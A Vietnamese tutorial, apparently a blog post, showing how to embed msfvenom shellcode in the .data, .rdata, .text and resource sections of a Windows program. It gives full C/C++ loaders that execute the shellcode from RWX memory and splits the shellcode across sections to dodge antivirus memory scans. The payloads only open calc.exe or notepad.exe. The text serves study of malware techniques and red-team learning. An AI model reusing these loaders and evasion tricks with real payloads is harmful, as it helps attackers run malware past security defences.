


Giới thiệu
Malware thường được lưu trữ trong 4 loại section sau:
- .data: Thường được sử dụng để lưu trữ các biến tĩnh và biến toàn cục. Những biến này chứa dữ liệu có thể thay đổi trong suốt quá trình chương trình thực thi. Dữ liệu trong section này có quyền đọc/ghi (read/write).
- .rdata: Được sử dụng để lưu trữ dữ liệu chỉ đọc (chữ “r” trong rdata là read data). Vì vậy, shellcode được lưu trong các biến hằng (const) sẽ nằm trong section này.
- .text: Mã máy của chương trình được lưu trữ tại đây, do đó vùng nhớ này có quyền thực thi (execute).
- .rcdata: Section này lưu trữ tài nguyên của chương trình như biểu tượng, hình ảnh, âm thanh, v.v. Những tài nguyên này thường không phải là mã máy có thể thực thi mà là dữ liệu được chương trình sử dụng trong quá trình chạy.
Dưới đây là hình ảnh các section được xem thông qua x64dbg:

Lưu shellcode msfvenom trong các section khác nhau
Tạo shellcode với msfvenom
msfvenom -p windows/x64/exec CMD=calc.exe -a x64 -f cĐây là lệnh dùng để tạo shellcode. Nếu shellcode này được thực thi, nó sẽ mở ứng dụng calc.exe trên Windows. Tuy nhiên có một vấn đề: sau khi shellcode thực thi xong, chương trình sẽ thoát. Vì vậy, cần thêm tham số sau vào câu lệnh:
msfvenom -p windows/x64/exec CMD=calc.exe EXITFUNC=thread -a x64 -f c
Sử dụng đoạn mã dưới đây để thực thi shellcode:
#include <Windows.h>
#include <iostream>

#define PRINT_ERR(API_NAME) (std::cout << API_NAME << ": " << GetLastError() << std::endl)

int main() {
	unsigned char buf[] =
		"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
		"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
		"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
		"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
		"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
		"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
		"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
		"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
		"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
		"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
		"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
		"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
		"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
		"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
		"\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
		"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b"
		"\x6f\x87\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
		"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
		"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
		"\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";

	PVOID base = VirtualAlloc(nullptr, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

	if (!base) {
		PRINT_ERR("VirtualAlloc");
		return -1;
	}

	if (!WriteProcessMemory(GetCurrentProcess(), base, buf, sizeof(buf) - 1, nullptr)) {
		PRINT_ERR("WriteProcessMemory");
		return -1;
	}

	((void(*)())base)();

	/*HANDLE hThread = CreateThread(nullptr, 0, (LPTHREAD_START_ROUTINE)base, nullptr, 0, nullptr);

	if (!hThread) {
		std::cout << "Create thread failed" << std::endl;
	}

	WaitForSingleObject(hThread, INFINITE);

	CloseHandle(hThread);

	VirtualFree(base, 0, MEM_RELEASE);*/
}
.data section
Để khai báo shellcode trong section .data, hãy khai báo nó như một biến thông thường.
unsigned char payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0..."   //shellcode here

Mở x64dbg, điều hướng đến section .data, bạn sẽ thấy payload được lưu trữ tại đây.
.rdata section
Như đã đề cập trước đó, dữ liệu được lưu trong rdata là dữ liệu hằng (constant). Vì vậy, hãy sử dụng const để tạo biến dùng lưu trữ shellcode.
const unsigned char payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0..."   //shellcode here

Kiểm tra bằng x64dbg, có thể thấy shellcode nằm trong section .rdata.
.text section
Để lưu trữ shellcode trong section .text, hãy thêm đoạn mã sau trước khi khai báo biến.
#pragma section(".text")
__declspec(allocate(".text")) const unsigned char payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0..."   //shellcode here
Từ khóa const là tùy chọn và không ảnh hưởng đến kết quả. Tương tự như các section .data và .rdata, sử dụng x64dbg theo cùng cách để xác định vị trí shellcode được lưu trong section .text.
.rsrc section
Tài nguyên (resources) đóng vai trò lưu trữ các tài sản của chương trình, như đã đề cập ở phần giới thiệu. Vì vậy, shellcode sẽ được lưu dưới dạng dữ liệu thô (raw data) trong các resource này, sau đó được nạp vào chương trình. Tuy nhiên, không thể chỉnh sửa trực tiếp shellcode trong section .rsrc, do đó cần sử dụng các hàm cấp phát bộ nhớ như HeapAlloc để nạp shellcode vào vùng nhớ hiện tại rồi mới thực thi.
Dưới đây là cách tạo và lưu trữ shellcode trong section .rsrc.
1. Tạo shellcode với phần mở rộng .icon
Tạo shellcode bằng msfvenom, nhưng chọn định dạng đầu ra là raw, rồi lưu lại để sử dụng.
msfvenom -p windows/x64/exec CMD=calc.exe EXITFUNC=thread -a x64 -f raw > shellcode.ico2. Tạo resource icon trong Visual Studio 2022.

Nhấp chuột phải vào Resource File → Add → Resource…
Chọn Import và chọn tệp shellcode.ico đã tạo ở phần trước.

Trong trường Resource Type, nhập RCDATA rồi nhấn OK.


Sau khi hoàn thành các bước này, có thể xem file Resource đã được thêm vào và hiển thị shellcode.

Mở tệp resource.h, sẽ thấy ID của resource shellcode đã được thêm vào; ID này sẽ được sử dụng để nạp resource.
3. Nạp resource shellcode
Để đọc shellcode, sử dụng 4 hàm WinAPI sau để nạp resource:
- FindResourceW: Tìm resource theo ID và trả về một resource kiểu HRSRC.
- LoadResource: Trả về handle của resource bằng cách sử dụng HRSRC đã lấy ở bước trên.
- LockResource: Trả về địa chỉ của payload bên trong resource.
- SizeofResource: Trả về kích thước của resource.
Dưới đây là toàn bộ đoạn mã để nạp shellcode từ resource.
#include <stdio.h>
#include <Windows.h>
#include "resource.h"

#define DEBUG(x, ...) printf(x, ##__VA_ARGS__)

int main() {
HRSRC   hRsrc = NULL;
HGLOBAL   hGlobal = NULL;
PVOID   pPayload = NULL;
SIZE_T    sPayloadSize = NULL;


hRsrc = FindResourceW(NULL, MAKEINTRESOURCEW(IDR_RCDATA1), RT_RCDATA);
if (hRsrc == NULL) {
  DEBUG("[!] FindResourceW Failed With Error : %d \n", GetLastError());
  return -1;
}

hGlobal = LoadResource(NULL, hRsrc);
if (hGlobal == NULL) {
  DEBUG("[!] LoadResource Failed With Error : %d \n", GetLastError());
  return -1;
}

pPayload = LockResource(hGlobal);
if (pPayload == NULL) {
  DEBUG("[!] LockResource Failed With Error : %d \n", GetLastError());
  return -1;
}

sPayloadSize = SizeofResource(NULL, hRsrc);
if (sPayloadSize == NULL) {
  DEBUG("[!] SizeofResource Failed With Error : %d \n", GetLastError());
  return -1;
}

printf("[i] Payload address : 0x%p \n", pPayload);
printf("[i] sPayloadSize var : %ld \n", sPayloadSize);
printf("[#] Press <Enter> To Quit ...");
getchar();
return 0;
}
Lưu shellcode đã được ghép (kết hợp) trải qua nhiều section khác nhau.
Có thể lưu shellcode trải trên nhiều section rồi sau đó ghép lại để tạo thành một shellcode hoàn chỉnh. Cách làm này có thể giúp tránh việc AV quét bộ nhớ trước khi shellcode được sử dụng.
Dưới đây là đoạn mã để lưu shellcode trong hai section .data và .rdata. Nó đọc dữ liệu từ cả hai section và ghép chúng lại để tạo thành shellcode hoàn chỉnh.
# include <stdio.h>
# include <Windows.h>

unsigned char sc_0[] = "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52\x51";
const unsigned char sc_1[] = "\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52";
unsigned char sc_2[] = "\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0";
const unsigned char sc_3[] = "\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed";
unsigned char sc_4[] = "\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88";
const unsigned char sc_5[] = "\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44";
unsigned char sc_6[] = "\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48";
const unsigned char sc_7[] = "\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1";
unsigned char sc_8[] = "\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44";
const unsigned char sc_9[] = "\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49";
unsigned char sc_10[] = "\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a";
const unsigned char sc_11[] = "\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41";
unsigned char sc_12[] = "\x59\x5a\x48\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00";
const unsigned char sc_13[] = "\x00\x00\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b";
unsigned char sc_14[] = "\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff";
const unsigned char sc_15[] = "\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47";
unsigned char sc_16[] = "\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x6e\x6f\x74\x65\x70";
const unsigned char sc_17[] = "\x61\x64\x2e\x65\x78\x65\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00";

unsigned char sc[18 * 16];
void build_sc() {
  memcpy(&sc[0], sc_0, 16);
  memcpy(&sc[16 * 1], sc_1, 16);
  memcpy(&sc[16 * 2], sc_2, 16);
  memcpy(&sc[16 * 3], sc_3, 16);
  memcpy(&sc[16 * 4], sc_4, 16);
  memcpy(&sc[16 * 5], sc_5, 16);
  memcpy(&sc[16 * 6], sc_6, 16);
  memcpy(&sc[16 * 7], sc_7, 16);
  memcpy(&sc[16 * 8], sc_8, 16);
  memcpy(&sc[16 * 9], sc_9, 16);
  memcpy(&sc[16 * 10], sc_10, 16);
  memcpy(&sc[16 * 11], sc_11, 16);
  memcpy(&sc[16 * 12], sc_12, 16);
  memcpy(&sc[16 * 13], sc_13, 16);
  memcpy(&sc[16 * 14], sc_14, 16);
  memcpy(&sc[16 * 15], sc_15, 16);
  memcpy(&sc[16 * 16], sc_16, 16);
  memcpy(&sc[16 * 17], sc_17, 16);
}
int main() {
  //if run build_sc(), shellcode will load to memory, AV scan memory will detection it. Need encode payload.
  build_sc();
}